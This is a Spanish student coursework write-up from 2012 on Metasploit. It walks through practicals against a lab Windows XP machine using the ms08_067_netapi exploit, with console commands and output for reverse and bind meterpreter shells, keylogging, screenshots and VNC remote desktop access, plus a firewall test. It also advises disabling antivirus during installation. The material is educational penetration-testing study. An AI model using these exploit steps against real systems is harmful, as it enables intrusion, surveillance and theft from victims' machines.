

Metasploit

Eduardo Bayón Cascajo
Seguridad Informática
18/01/2012

Índice

Introducción.....	2
Instalación	3
Prácticas.....	4
Práctica 1.....	5
Práctica 2.....	9
Práctica 3.....	11
Práctica 4.....	12
Práctica 5: Entra en acción el Firewall	14
Práctica 6: Esta vez el antivirus	16
Práctica 7: Intentandolo sobre Ubuntu	19
Bibliografía y Webgrafía	21

Introducción

En el siguiente documento vamos a ver un breve avance sobre el uso de **Metasploit**.

Es un proyecto **open source** de seguridad informática que proporciona información acerca de vulnerabilidades de seguridad y ayuda en tests de penetración y en el desarrollo de firmas para **Sistemas de Detección de Intrusos**. [1]

Metasploit se ejecuta bajo una consola CYGWIN y trabaja con una base de datos en la cual se encuentran toda la lista de **exploits** y **vulnerabilidades**, lo único que tenemos que indicarle a metasploit es que vulnerabilidad utilizaremos, que sistema atacaremos, que tipo de ataque utilizaremos y datos diversos que utilizara para atacar al host.



Se llama **Metasploit Framework** por que es todo un entorno de testeo para diversas plataformas, la cual trabaja con librerías, bases de datos, y diversos programas, shell codes, etc. Por tal deja de ser un simple software si no un framework. [2]

Podemos obtener más información sobre **Metasploit** y descargarnos el programa (framework) desde su sitio oficial: <http://www.metasploit.com/> y podemos descargarlo directamente desde [aquí](#).

Instalación

La instalación no es complicada y no tenemos que configurar parámetros difíciles ni configurar ninguna opción específica, podemos dejar tranquilamente las que nos vienen por defecto. Pero si que debemos tener en cuenta una cosa y es que cuando realicemos esta tarea (y mientras dura) deshabilitar nuestro antivirus, porque detectará esta herramienta como dañina para nuestro equipo.

Una vez esté instalada, antes de volver a activar nuestro antivirus, es recomendable que añadamos en las excepciones la carpeta donde se han instalado los archivos de configuración de **Metasploit**, en mi caso que tengo el antivirus **Microsoft Security Essentials** sería así:



Si mas adelante deseamos actualizar la herramienta o el antivirus nos la detecta no tendremos más que ir sobre **Inicio>Todos los programas>Metasploit >Framework>Frameworkr Update**:

Prácticas

A continuación, voy a realizar una serie de prácticas intentando usar diferentes **exploits** para ver si somos capaces de hacernos con el control de una máquina vulnerable.

Vamos a ver una breve introducción de como usar la consola de **Metaexploit**. Abriremos la consola y se nos mostrará una línea de comandos. En ella vamos a especificar, como primer comando, **show exploits** que nos mostrará una gran lista de los exploits que tenemos disponibles.

Cuando hayamos elegido el exploit que deseamos usar, lo haremos mediante **use <nombre_exploit>**, mas adelante veremos como se hace en los ejemplos.

Tras haber elegido estas opciones, tendremos que seleccionar el sistema vulnerable al que vamos a atacar, para ver los sistemas que afectan el modulo que hemos seleccionado escribiremos **show targets** y con la opción **SET <variable> <valor>** especificaremos las opciones que se nos pidan.

Usaremos el comando **show payloads** para ver los payloads, que son los ataques soportados, que tiene el exploit que hemos elegido al principio. Elegiremos el que deseemos según nuestros intereses.

Ahora que ya hemos visto una breve explicación de los términos que vamos a usar, vamos a empezar con las prácticas para ver de que manera se comportan estos comandos.

Metasploit tiene integradas algunas herramientas muy útiles, como por ejemplo **Nmap** que nos ayuda a descubrir los puertos abiertos del objetivo entre otra mucha información.

Antes de comenzar con las prácticas vamos a ver que puertos tiene operativo el equipo en el que voy a realizar estas primeras prácticas, si luego cambio de equipo lo indicaré y realizaremos un nuevo análisis con **Nmap**.

Abrimos **Metasploit** y especificamos **nmap -O <IP_objetivo>** para intentar obtener el S.O. del destino y los puertos:

```
msf > nmap -O 192.168.1.2
[*] exec: nmap -O 192.168.1.2

Starting Nmap 5.51SVN ( http://nmap.org ) at 2012-01-18 16:28 Hora estándar romance
Nmap scan report for 192.168.1.2
Host is up (0.0022s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
1025/tcp  open  NFS-or-IIS
MAC Address: 08:00:27:51:2B:AF (Cadmus Computer Systems)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.48 seconds
```

En la imagen anterior podemos ver bastantes datos con un simple escaneo de 5 segundos:

- Puertos abiertos y su uso
- Dirección MAC de la tarjeta de red y el fabricante
- El Sistema Operativo (**muy importante**)
- La distancia hasta el destino

Nmap tiene muchas mas opciones en su búsqueda, para nuestro propósito con estos escáneres simple nos va a valer en principio.

Práctica 1

Para esta primera práctica usaremos el exploit **ms08_067_netapi**, que es uno de los más usados y que lo utilizaremos en la mayoría de los ejemplos que vamos a ver a continuación.

Lo que intentaremos será abrir una consola o línea de comandos de MS-Dos en el equipo al que deseamos acceder.

Una vez que ya hemos visto los puertos abiertos y el tipo de sistema operativo que corre en la victima vamos a empezar.

Especificamos el exploit que vamos a usar:

```
msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
```

Para esta primera práctica usaremos el siguiente payload que será el que nos permite crear una **Shell** en el equipo victima:

```
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```

Tras esto podemos visualizar las opciones especificas que se nos piden en este payload:

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      RHOST            yes       The target address
  RPORT      445              yes       Set the SMB service port
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique: seh, thread, process, none
  LHOST      LHOST           yes       The listen address
  LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic Targeting
```

En principio, solo es obligatorio especificar las opciones que tengan **Required yes** y que estén en blanco o no tengan valor predefinido.

La opción **RHOST** significa la dirección del equipo al que vamos a atacar (remote host) y la opción **LHOST** es la nuestra, desde la que se realiza el ataque (**local**). Especificamos estos dos parámetros con el uso de la partícula **SET**:

```
msf exploit(ms08_067_netapi) > set rhost 192.168.1.2
rhost => 192.168.1.2
msf exploit(ms08_067_netapi) > set lhost 192.168.1.34
lhost => 192.168.1.34
```

Si nos fijamos de nuevo en la pantalla con las opciones, podemos ver al final que el objetivo (target) está en automatico, si usamos la opción **show targets** podremos ver todos los objetivos a los que este payload está preparado para atacar, por lo que lo especificaremos y buscaremos el nuestro, que ya lo sabíamos tras realizar el rastreo con **nmap**:

```
msf exploit(ms08_067_netapi) > show targets

Exploit targets:

  Id  Name
  --  ---
    23  Windows XP SP2 Spanish (NX)
```

Aparecen muchos más, pero yo solo muestro el que nos interesa.

Aunque no esté requerido, también especificamos el target ya que lo sabemos:

```
msf exploit(ms08_067_netapi) > set target 23
target => 23
```

Y volvemos a visualizar las opciones a ver si están todas correctas:

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.1.2      yes       The target address
  RPORT      445              yes       Set the SMB service port
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique: seh, thread, process, none
  LHOST      192.168.1.34     yes       The listen address
  LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
    23  Windows XP SP2 Spanish (NX)
```

Como todo está según lo esperado vamos a activar el exploit para ver si podemos acceder.

Para activar el exploit escribiremos **exploit** en nuestra pantalla de comandos:

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.1.34:4444
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.1.2
[*] Meterpreter session 1 opened (192.168.1.34:4444 -> 192.168.1.2:1033) at 2012-01-18 16:46:27 +0100
```

Y ya tendríamos nuestra sesión de **meterpreter** creada y desde aquí podemos especificar diferentes comandos, para verlos usamos **help**:

```
meterpreter > help

Core Commands
=====

Command      Description
-----
?             Help menu
background   Backgrounds the current session
bgkill       Kills a background meterpreter script
```

....

Como nuestro primer objetivo era abrir una línea de comandos en el destino usaremos **Shell** para conseguirlo:

```
meterpreter > shell
Process 3392 created.
Channel 1 created.
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

Y ya tenemos nuestra línea de comandos creada y en la que tenemos acceso total sobre el objetivo:

```
C:\WINDOWS\system32>ipconfig

ipconfig

Configuraci n IP de Windows


Adaptador Ethernet Conexi n de  rea local        :

    Sufixo de conexi n espec fica DNS :
    Direcci n IP. . . . . : 192.168.1.2
    M scara de subred . . . . . : 255.255.255.0
    Puerta de enlace predeterminada   : 192.168.1.1
```

Y podemos enviarle un mensaje o realizar la acci n que queramos desde la consola de comandos:

```
C:\WINDOWS\system32>msg * 'Hola majo'
msg * 'Hola majo'
```


Y esto será lo que aparecerá:



Práctica 2

Ahora que ya hemos visto que somos capaces de acceder al destino mediante el payload **reverse_tcp** vamos a intentar, mediante el mismo exploit (**ms08_067_netapi**) pero con distinto payload del que posee usar un **Keylogger** de **metasploit**.

En este caso, lo que intentaremos será conseguir las teclas presionadas en el equipo remoto y conseguir una captura de pantalla del objetivo.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
```

Las opciones, serán las mismas que en el anterior, y visualizamos las opciones que debemos especificar con **show options** como hemos hecho antes. Las opciones cambian dependiendo del **exploit** que usemos, como nosotros no hemos cambiado siguen siendo las mismas usadas en la práctica 1.

Volvemos a especificar las opciones en el caso de que no las tengamos:

```
msf exploit(ms08_067_netapi) > set rhost 192.168.1.2
rhost => 192.168.1.2
msf exploit(ms08_067_netapi) > set lhost 192.168.1.34
lhost => 192.168.1.34
msf exploit(ms08_067_netapi) > set target 23
target => 23
```

Y realizamos el **exploit**:

```
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.1.2
[*] Meterpreter session 1 opened (192.168.1.34:2229 -> 192.168.1.2:4444) at 2012-01-18 17:29:13 +0100

meterpreter > 
```

Y ya tenemos creada nuestra sesión de **meterpreter** pero esta vez con un “manejador” bind.

Como ya he dicho al principio, en esta práctica intentaremos usar un **keylogger**, pero para iniciar nuestro proceso debemos saber antes los procesos que están corriendo en el equipo remoto. Para ello, desde la línea de comandos de **meterpreter** escribimos **ps**:

```
meterpreter > ps

Process list
=====
```

PID	Name	Arch	Session	User	Path
0	[System Process]				
1044	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
1108	svchost.exe	x86	0	NT AUTHORITY\Servicio de red	C:\WINDOWS\system32\svchost.exe
1160	svchost.exe	x86	0	NT AUTHORITY\SERVICIO LOCAL	C:\WINDOWS\system32\svchost.exe
1492	explorer.exe	x86	0	PCI-SEGURIDAD\asir	C:\WINDOWS\Explorer.EXE

Y buscamos el que nos interesa, que en este caso es **explorer.exe**. Lo que haremos será migrar este proceso, para ello usamos el comando **migrate** **<numero_proceso>** que es el **PID** que vemos en la imagen anterior:

```
meterpreter > migrate 1492
[*] Migrating to 1492...
[*] Migration completed successfully.
```

Y ahora si, indicaremos al **keylogger** que se inicie con el comando **keyscan_start**:

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
```

A continuación, con el comando **keyscan_dump** podremos ver las teclas que han sido presionadas en el host remoto:

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
www.marca.com <Return>
```


El siguiente paso será intentar sacar una captura de pantalla del equipo remoto, para realizar esta acción usamos el **plugin espía de metasploit**:

```
meterpreter > use espia
Loading extension espia...success.
```

Por último, el comando **screenshot <ruta_de_salida_archivo>** nos sacará una captura de pantalla del equipo al que estamos accediendo:

```
meterpreter > screenshot C:\Users\informatica\Desktop\pantalla.bmp
Screenshot saved to: C:/metasploit/iRMOgYwK.jpeg
```

Y automáticamente se nos muestra la imagen con la captura de pantalla obtenida:



Podemos comprobar que la imagen que se nos muestra es correcta.

Para detener el keylogger usaremos:

```
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
```

Practica seguida de [aquí](#)

Práctica 3

A continuación vamos a ver como generar una **Shell**, como hicimos en la practica 1 pero de manera directa y usando comandos con otro payload.

No cambiaremos de exploit, pero lo que si haremos será elegir un nuevo **payload** que en este caso será **windows/shell/bind_tcp**:

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set payload windows/shell/bind_tcp
payload => windows/shell/bind_tcp
```

Las opciones no cambiarán, simplemente serán igual que en anterior, porque seguimos usando el mismo **exploit**. Esta vez vamos a realizar un cambio. En vez de especificar el objetivo lo vamos a dejar en automático, para confirmar que el sistema es capaz de detectar el objetivo

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):


  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.1.2      yes       The target address
  RPORT      445              yes       Set the SMB service port
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/shell/bind_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique: seh, thread, process, none
  LPORT      4444            yes       The listen port
  RHOST      192.168.1.2      no        The target address

Exploit target:

  Id  Name
  --  --
  0    Automatic Targeting
```



Ahora ya podemos realizar **exploit** para ver si podemos acceder:

```
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:Spanish
[*] Selected Target: Windows XP SP2 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.1.2
[*] Command shell session 1 opened (192.168.1.34:2203 -> 192.168.1.2:4444) at 2012-01-18 17:12:11 +0100

Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Como vemos en la imagen anterior, automáticamente **Metaexploit** ha detectado el sistema operativo por el que corre y nos ha abierto una consola de comandos con el objetivo, pero usando un **payload** diferente.

Práctica 4

En esta cuarta práctica vamos a intentar, mediante el mismo **exploit** usado hasta ahora, visualizar el escritorio remoto mediante **VNC**.

VNC es una de las herramientas, como **nmap**, que vienen integradas en **Metaexploit** y que nos va a ayudar a conectarnos al escritorio remoto del nuestro objetivo.

Especificamos el exploit y el payload a usar. Ya he dicho que el exploit no cambiará pero el payload será el **windows/vncinject/bind_tcp**:

```
msf exploit(ms08_067_netapi) > set payload windows/vncinject/bind_tcp
payload => windows/vncinject/bind_tcp
```

Visualizaremos las opciones para ver si debemos cambiarlas o especificarlas de nuevo:

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.1.2      yes       The target address
  RPORT      445              yes       Set the SMB service port
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/vncinject/bind_tcp):

  Name      Current Setting  Required  Description
  ----      -
  AUTOVNC    true            yes       Automatically launch VNC viewer if present
  EXITFUNC   thread          yes       Exit technique: seh, thread, process, none
  LPORT      4444            yes       The listen port
  RHOST      192.168.1.2      no        The target address
  VNCHOST    127.0.0.1        yes       The local host to use for the VNC proxy
  VNCPORT    5900            yes       The local port to use for the VNC proxy


Exploit target:

  Id  Name
  --  -
  23  Windows XP SP2 Spanish (NX)
```

Podemos comprobar que están todas correctas ya que, para este ejercicio, no se van a modificar las usadas en los anteriores.

Recuerdo que si deseamos cambiar alguna de estas opciones se hace mediante el comando **set**.

Ya podemos realizar el **exploit** y automáticamente se nos abrirá una ventana **VNC** con el acceso al escritorio remoto del equipo al que pretendemos acceder:



Y desde aquí podemos controlar como deseemos el equipo de manera remota:



Practica seguida de [aquí](#).


Práctica 5: Entra en acción el Firewall

En todas las prácticas que hemos realizado anteriormente la máquina sobre la que hemos accedido no tenía **ninguna** seguridad, ni firewalls del S.O., ni antivirus,...

A continuación, vamos a repetir alguna de las prácticas anteriores a ver si somos capaces de saltarnos el **Firewall de Windows** o en cambio este nos detecta y no nos permite el acceso.

Ciertamente, de todas las anteriores, la que más me ha llamado la atención ha sido la del acceso mediante **VNC** por lo que la primera que repita sea esa.

Antes de nada, activamos el firewall del equipo remoto, sin excepciones:



Una vez hecho esto, repetiremos los pasos de la práctica 4:

```
msf exploit(ms08_067_netapi) > set payload windows/vncinject/bind_tcp
payload => windows/vncinject/bind_tcp
```

Debemos también comprobar las opciones (**show options**), yo no las pongo porque no han sido modificadas.

Una vez hechos los pasos vamos a realizar el **exploit**:

```
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[-] Exploit exception: The connection timed out (192.168.1.2:445).
[*] Exploit completed, but no session was created.
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[-] Exploit exception: The connection timed out (192.168.1.2:445).
[*] Exploit completed, but no session was created.
msf exploit(ms08_067_netapi) > set target all
target => all
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[-] Exploit exception: The connection timed out (192.168.1.2:445).
[*] Exploit completed, but no session was created.
```

No ha habido manera, esta vez no hemos podido acceder ni realizando varios intentos. Vamos a pasar de nuevo **nmap** para ver si se han cerrado mas puertos o hay menos que antes:

